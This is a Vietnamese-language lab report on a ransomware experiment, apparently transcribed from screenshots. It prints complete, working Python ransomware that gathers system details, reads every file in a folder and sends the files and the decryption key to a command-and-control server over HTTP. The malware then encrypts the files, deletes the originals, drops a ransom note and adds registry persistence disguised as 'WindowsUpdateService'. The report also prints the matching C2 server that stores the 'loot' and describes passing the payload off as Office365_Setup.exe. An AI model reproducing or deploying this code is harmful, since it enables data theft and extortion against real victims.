KẾT QUẢ THỰC NGHIỆM RANSOMWARE

Code auto_demo.py: tạo key mã hóa, tìm kiếm và thu thập các thông tin đồng thời sẽ gửi về máy chủ C2 và cuối cùng là mã hóa dữ liệu và hiển thị thông báo tống tiền.

~/Desktop/auto_demo.py - Mousepad

File Edit Search View Document Help

```python
import os
import tkinter as tk
import subprocess
import requests
import socket
import sys
import platform
import getpass
import base64
from datetime import datetime
from cryptography.fernet import Fernet

# ==== CONFIG ====
folder = "C:\\DemoRansom"
kali_ip = "192.168.1.9"
url = f"http://{kali_ip}:5000"
log_file = os.path.join(os.getenv("TEMP"), "ransom_demo.log")

# KEY AES (RSA)
key = Fernet.generate_key()
cipher = Fernet(key)

# ==== LOG ====
def log(msg):
    with open(log_file, "a") as f:
        f.write(f"{datetime.now()} - {msg}\n")

# ==== 1. DISCOVERY (system info) ====
def collect_system_info():
    info = {}
    try:
        info["hostname"] = socket.gethostname()
        info["username"] = getpass.getuser()
        info["os"] = platform.system() + " " + platform.release()
        info["arch"] = platform.machine()
        info["ip"] = socket.gethostbyname(socket.gethostname())
        info["time"] = str(datetime.now())
        log("Collected system info")
    except Exception as e:
        log(f"System info error: {e}")
    return info
```

~/Desktop/auto_demo.py - Mousepad

File Edit Search View Document Help

```python

# ===== 2. DISCOVERY (file metadata) =====
def collect_file_info():
    files_data = []
    if not os.path.exists(folder):
        os.makedirs(folder)
    for file in os.listdir(folder):
        path = os.path.join(folder, file)
        if os.path.isfile(path):
            try:
                stat = os.stat(path)
                files_data.append({
                    "name": file,
                    "size": stat.st_size,
                    "modified": str(datetime.fromtimestamp(stat.st_mtime))
                })
            except Exception as e:
                log(f"File stat error: {e}")
    log(f"Collected metadata: {len(files_data)} files")
    return files_data

# ===== 3. COLLECTION =====
def collect_file_content():
    contents = {}
    if not os.path.exists(folder): return contents

    for file in os.listdir(folder):
        path = os.path.join(folder, file)


        if os.path.isfile(path) and file != "README.txt" and not file.endswith(".locked"):
            try:

                with open(path, "rb") as f:
                    raw_data = f.read()

                    contents[file] = base64.b64encode(raw_data).decode('utf-8')
            except Exception as e:
                log(f"Read error {file}: {e}")
    return contents

```

~/Desktop/auto_demo.py - Mousepad

File Edit Search View Document Help

```python
# ═══ 4. IMPACT ═══
def fake_encrypt():
    count = 0
    for file in os.listdir(folder):
        path = os.path.join(folder, file)

        if os.path.isfile(path) and not file.endswith(".locked") and file ≠ "README.txt":
            try:
                with open(path, "rb") as f:
                    original_data = f.read()

                encrypted_data = cipher.encrypt(original_data)

                new_path = path + ".locked"
                with open(new_path, "wb") as f:
                    f.write(encrypted_data)

                os.remove(path)
                count += 1
            except Exception as e:
                log(f"Encrypt error on {file}: {e}")
    log(f"Encrypted {count} files")

# ═══ 5. CREATE RANSOM NOTE ═══
def create_readme():
    note_path = os.path.join(folder, "README.txt")
    with open(note_path, "w") as f:
        f.write(
            "═══ YOUR FILES ARE ENCRYPTED ═══\n\n"
            "All your documents (PDF, EXE, TXT ... ) have been locked.\n"
            "To decrypt them, you need the private key.\n"
        )
    log("Ransom note created")
```

~/Desktop/auto_demo.py - Mousepad

File Edit Search View Document Help

```python
        )
    log("Ransom note created")

# ===== 6. PERSISTENCE =====
def persistence():
    try:
        current_file = os.path.abspath(sys.argv[0])
        subprocess.run([
            "reg", "add",
            "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run",
            "/v", "WindowsUpdateService",
            "/t", "REG_SZ",
            "/d", f'"{current_file}"',
            "/f"
        ], shell=True, capture_output=True)
        log("Persistence added")
    except Exception as e:
        log(f"Persistence error: {e}")

# ===== 7. C2 COMMUNICATION (FIXED: Gửi dữ liệu chuẩn) =====
def send_data():
    try:

        payload = {
            "system": collect_system_info(),
            "files": collect_file_info(),
            "content": collect_file_content(),
            "key": key.decode()
        }


        response = requests.post(url, json=payload, timeout=20)

        if response.status_code == 200:
            log("Data and Key sent to C2 successfully")
        else:
            log(f"C2 returned status code: {response.status_code}")
    except Exception as e:
        log(f"C2 error: {e}")

```

~/Desktop/auto_demo.py - Mousepad

File Edit Search View Document Help

```python

        if response.status_code == 200:
            log("Data and Key sent to C2 successfully")
        else:
            log(f"C2 returned status code: {response.status_code}")
    except Exception as e:
        log(f"C2 error: {e}")

# ═══ 8. POPUP ═══
def popup():
    root = tk.Tk()
    root.title("WARNING")

    root.attributes("-topmost", True)
    label = tk.Label(
        root,
        text="Your files have been locked!\n\n(AES-128 Encryption Applied)",
        font=("Arial", 14),
        fg="red"
    )
    label.pack(padx=20, pady=20)
    root.mainloop()

# ═══ MAIN ═══
def main():
    log("═══ START ═══")

    send_data()


    fake_encrypt()


    create_readme()
    persistence()
    popup()
    log("═══ END ═══")

if __name__ == "__main__":
    main()
```

Code Server.py: thiết lập thư mục loot để lắng nghe và thu thập các dữ liệu được gửi từ victim như các tập tin, key giải mã, các thông tin liên quan đến máy như ip, hệ điều hành,... qua port 5000.

~/Desktop/server.py - Mousepad

File Edit Search View Document Help

```python
from http.server import BaseHTTPRequestHandler, HTTPServer
import json
import os
import base64

class RansomHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        print(f"\n[!] Victim connected: {self.client_address[0]}")

        # 1. Đọc dữ liệu JSON thay vì parse_qs
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length).decode('utf-8')

        try:
            # Giải mã JSON thành Dictionary Python
            data = json.loads(post_data)
        except Exception as e:
            print(f" [!] Lỗi giải mã JSON: {e}")
            self.send_response(400)
            self.end_headers()
            return

        # 2. Thiết lập thư mục lưu trữ (loot)
        loot_dir = os.path.join(os.getcwd(), "loot")
        if not os.path.exists(loot_dir):
            os.makedirs(loot_dir)

        # 3. Lưu Key giải mã
        if 'key' in data:
            with open(os.path.join(loot_dir, "decrypt.key"), "w") as f:
                f.write(data['key'])
            print(f" [+] Đã lưu Key giải mã: {data['key']}")

        # 4. Lưu thông tin hệ thống
        if 'system' in data:
            with open(os.path.join(loot_dir, "victim_info.txt"), "w", encoding="utf-8") as f:
                f.write(str(data['system']))
            print(f" [+] Đã lưu thông tin máy nạn nhân.")
```

~/Desktop/server.py - Mousepad

File Edit Search View Document Help

```python
            with open(os.path.join(loot_dir, "decrypt.key"), "w") as f:
                f.write(data['key'])
            print(f" [+] Đã lưu Key giải mã: {data['key']}")

        # 4. Lưu thông tin hệ thống
        if 'system' in data:
            with open(os.path.join(loot_dir, "victim_info.txt"), "w", encoding="utf-8") as f:
                f.write(str(data['system']))
            print(f" [+] Đã lưu thông tin máy nạn nhân.")

        # 5. Lưu nội dung file (EXE, PDF, TXT ... )
        if 'content' in data:
            file_dict = data['content'] # Lúc này đã là dict rồi, không cần ast.literal_eval
            for filename, b64_content in file_dict.items():
                try:
                    safe_name = os.path.basename(filename)
                    # GIẢI MÃ BASE64 để lấy lại file gốc (EXE, PDF không bị rác)
                    file_bytes = base64.b64decode(b64_content)

                    with open(os.path.join(loot_dir, safe_name), "wb") as f:
                        f.write(file_bytes)
                    print(f" [+] Đã thu thập và khôi phục file: {safe_name}")
                except Exception as e:
                    print(f" [!] Lỗi khi xử lý file {filename}: {e}")

        # Phản hồi cho victim
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b"OK")

    def do_GET(self):
        self.send_response(403)
        self.end_headers()

if __name__ == "__main__":
    server = HTTPServer(("0.0.0.0", 5000), RansomHandler)
    print("————————————————————————————————————")
    print("C&C Server JSON Mode đang chạy tại Port 5000 ... ")
    print("————————————————————————————————————")
    server.serve_forever()
```


kali@kali: ~/Desktop/dist

File Actions Edit View Help


```
┌──(kali㉿kali)-[~/Desktop/dist]
└─$ ls /var/www/html
index.html  index.nginx-debian.html  index.php  Office365_Setup.exe  server.py  shell.exe

┌──(kali㉿kali)-[~/Desktop/dist]
└─$
```

Hình 1: Đưa Office365_Setup.exe đã được đóng gói lên web server


Hình 2: Thực hiện lắng nghe khi victim run Office365_Setup.exe




Hình 3: Victim thực hiện tải Office365_Setup.exe về




Hình 4: Thư mục DemoRansom khi chưa run Office365_Setup.exe có đầy đủ các loại tập tin




Hình 5: Run Office365_Setup.exe




Hình 6: Sau khi victim run Office365_Setup.exe thì các file với định dạng .lock do bị mã hóa với key của AES và xuất hiện popup



Hình 7: Attacker đã thu thập được tất cả các file trong thư mục DemoRansom và key giải mã



Hình 8: Các file thu thập được nằm trong máy attacker ở thư mục loot



Hình 9: Duy trì sự hiện diện bằng cách thêm String Value vào khóa Run đồng thời cũng ngụy trang bằng Value Name là WindowsUpdateService